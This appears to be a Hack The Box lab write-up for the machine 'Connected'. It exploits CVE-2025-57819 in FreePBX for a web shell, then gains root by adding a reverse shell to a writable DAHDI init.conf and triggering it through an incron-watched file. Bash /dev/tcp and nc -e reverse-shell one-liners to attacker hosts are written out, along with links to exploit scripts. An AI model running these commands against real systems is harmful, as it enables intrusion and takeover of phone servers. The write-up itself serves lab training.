
HTB: Connected
Exploiting CVE-2025-57819 in the FreePBX system, and abusing incron.d and dahdi.conf for privilege escalation.
Enumeration
Nmap
Nmap result shows that there are two services running on the target machine, SSH (22) and HTTP/S (80/443).
┌──(root㉿kali)-[~/HTB-BOX/Connected]
└─# nmap -sV 10.129.29.68
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-16 20:20 -0700
Nmap scan report for connected.htb (10.129.29.68)
Host is up (0.097s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 7.4 (protocol 2.0)
80/tcp  open  http      Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
443/tcp open  ssl/https Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
HTTP/S
Let’s add the connected.htb in the /etc/hosts file, and visit the page. It is running FreePBX.
FreePBX is a web-based open-source graphical user interface (GUI) that manages Asterisk), a voice over IP (VoIP) and telephony server (Wikipedia).

The footer on the landing page show that it is running FreePBX version 16.0.40.7.
Foothold
CVE-2025-57819
This version of FreePBX is vulnerable to SQL Injection. The vulnerability exists due to insufficiently sanitized user-supplied data in FreePBX endpoints (SentinelOne). It enables an unauthenticated user to gain access to the administrator interface and allows arbitrary database manipulation and remote code execution (RCE).
A PoC was published by the WatchTower Labs, and can be used to deploy a PHP shell. Script: https://github.com/watchtowrlabs/watchTowr-vs-FreePBX-CVE-2025-57819
The exploit will give you a link to the web shell. We can inject the following command into the cmd= field on the web shell to get a reverse shell.
bash -c 'bash -i >& /dev/tcp/<IP>/<PORT> 0>&1'

#if it doesn't work
while true; do nc ATTACKER-IP PORT -e /bin/bash; sleep 10; done
Also start the netcat listener on your device.
nc -lvnp 1212User Access
┌──(root㉿kali)-[~/HTB-BOX/Connected]
└─# nc -lvnp 1212
listening on [any] 1212 ...
connect to [10.10.14.5] from (UNKNOWN) [10.129.29.68] 44038

id
uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)
Privilege Escalation
Usually, we would start by looking at services that are running internally. But, as we know, this is running Asterisk, a system for VoIP server management.
After scanning for a potential pathway for privilege escalation, I noticed that incron.d was monitoring for files that the user asterisk has write access to.
cat /etc/incron.d/*
/var/spool/asterisk/sysadmin/vpnget IN_CLOSE_WRITE /usr/sbin/sysadmin_openvpn -d
/var/spool/asterisk/sysadmin/intrusion_detection_stop IN_CLOSE_WRITE /etc/init.d/fail2ban stop
/var/spool/asterisk/sysadmin/update_system_cron IN_CLOSE_WRITE /usr/sbin/sysadmin_update_set_cron
/var/spool/asterisk/sysadmin/portmgmt_setup IN_CLOSE_WRITE /usr/sbin/sysadmin_portmgmt
/var/spool/asterisk/sysadmin/wanrouter_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_wanrouter_restart
**/var/spool/asterisk/sysadmin/dahdi_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_dahdi_restart**
/usr/local/asterisk/ha_trigger IN_CLOSE_WRITE /usr/sbin/sysadmin_ha
/usr/local/asterisk/incron IN_CLOSE_WRITE /usr/bin/sysadmin_manager -- local $#

/var/spool/asterisk/incron IN_MODIFY, IN_ATTRIB, IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#
cat legacy
The sixth entry says that if the /var/spool/asterisk/sysadmin/dahdi_restart is modified, it will trigger a restart for the DAHDI service.
Another file in the /etc directory that user asterisk has write permission to is init.conf file. It is a configuration file for the DAHDI service.
find . -type f -name " *. conf" -writable
./modprobe. d/dahdi. conf
**./dahdi/init.conf**
./dahdi/system. conf
./wanpipe/api/libsangoma/libsangoma. so.conf
./wanpipe/wancfg_zaptel/templates/dahdi-channels.conf
./wanpipe/wancfg_zaptel/templates/freetdm. conf
./wanpipe/wancfg_zaptel/templates/openzap.conf
./wanpipe/wancfg_zaptel/templates/smg_bri.conf
./wanpipe/wancfg_zaptel/templates/smg_pri.conf
./wanpipe/wancfg_zaptel/templates/woomera.conf
./wanpipe/wancfg_zaptel/templates/zapata-auto.conf
When a restart is triggered, init.conf will execute the commands it contains. So if we add a one-liner for a reverse shell connection at the bottom, it will run that command and give us a reverse shell connection.
One-liner
bash -c 'bash -i >& /dev/tcp/<IP>/4545 0>81'init.conf file:
cat init.conf

Shell settings for Dahdi initialization scripts.
This replaces the old/per-platform files (/etc/sysconfig/zaptel,
/etc/defaults/zaptel)

# The maximal timeout (seconds) to wait for udevd to finish generating
# device nodes after the modules have loaded and before running dahdi_cfg.
#DAHDI_DEV_TIMEOUT=40
# A list of modules to unload when stopping.
# All of their dependencies will be unloaded as well.
#DAHDI_UNLOAD_MODULES=""

# Disable module unloading

#DAHDI_UNLOAD_MODULES="dahdi echo"

# If you use OSLEC

# Override settings for xpp_fxloader
#XPP_FIRMWARE_DIR=/usr/share/dahdi
#XPP_HOTPLUG_DISABLED=yes
#XPP_HOTPLUG_DAHDI=yes
#ASTERISK_SUPPORTS_DAHDI_HOTPLUG=yes
# Disable udev handling:
#DAHDI_UDEV_DISABLE_DEVICES=yes
#DAHDI_UDEV_DISABLE_SPANS=yes
bash -c 'bash -i >& /dev/tcp/10.10.14.5/4545 0>81'
After injecting the one-liner, we can now modify the monitored file to trigger the restart. Before that, also start the listener on your end.
Listener:
nc -lvnp 4545Triggering the Restart:
echo "Restart" >> /var/spool/asterisk/sysadmin/dahdi_restartAfter executing the command, wait for the service to restart and you will receive the connection in a few seconds.
Root Access
┌──(root㉿kali)-[~/HTB-BOX/Connected]
└─# nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.10.14.5] from (UNKNOWN) [10.129.245.100] 45996
bash: no job control in this shell
______                   ______ ______ __   __
|  ___|                  | ___ \| ___ \\ \ / /
| |_    _ __   ___   ___ | |_/ /| |_/ / \ V /
|  _|  | '__| / _ \ / _ \|  __/ | ___ \ /   \
| |    | |   |  __/|  __/| |    | |_/ // /^\ \
\_|    |_|    \___| \___|\_|    \____/ \/   \/


NOTICE! You have 3 notifications! Please log into the UI to see them!
Current Network Configuration
+-----------+-------------------+---------------------------+
| Interface | MAC Address       | IP Addresses              |
+-----------+-------------------+---------------------------+
| eth0      | A2:DE:AD:32:26:10 | 10.129.245.100            |
|           |                   | fe80::82bd:1bcb:a990:dd3b |
+-----------+-------------------+---------------------------+

Please note most tasks should be handled through the GUI.
You can access the GUI by typing one of the above IPs in to your web browser.
For support please visit:
    http://www.freepbx.org/support-and-professional-services

+---------------------------------------------------------------------+
| This machine is not activated.  Activating your system ensures that |
| your machine is eligible for support and that it has the ability to |
| install Commercial Modules.                                         |
|                                                                     |
| If you already have a Deployment ID for this machine, simply run:   |
|                                                                     |
|    fwconsole sysadmin activate deploymentid                         |
|                                                                     |
| to assign that Deployment ID to this system. If this system is new, |
| please go to Activation (which is on the System Admin page in the   |
| Web UI) and create a new Deployment there.                          |
+---------------------------------------------------------------------+

[root@connected /]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@connected /]#
Resources
- CVE-2025-57819 https://www.sentinelone.com/vulnerability-database/cve-2025-57819/
WatchTowerPoC https://github.com/watchtowrlabs/watchTowr-vs-FreePBX-CVE-2025-57819- https://github.com/FreePBX/security-reporting/security/advisories/GHSA-m42g-xg4c-5f3h
Others
More scripts and resources available to explore and understand the exploit.
- github.com/b4sh2/CVE-2025-57819-poc/blob/main/exploit.py
- https://github.com/0xEhab/FreePBX-CVE-2025-57819-RCE/blob/main/exploit.py
- https://sploitus.com/exploit?id=C6B5D6BD-CFEC-571A-B766-B82261AE3DD8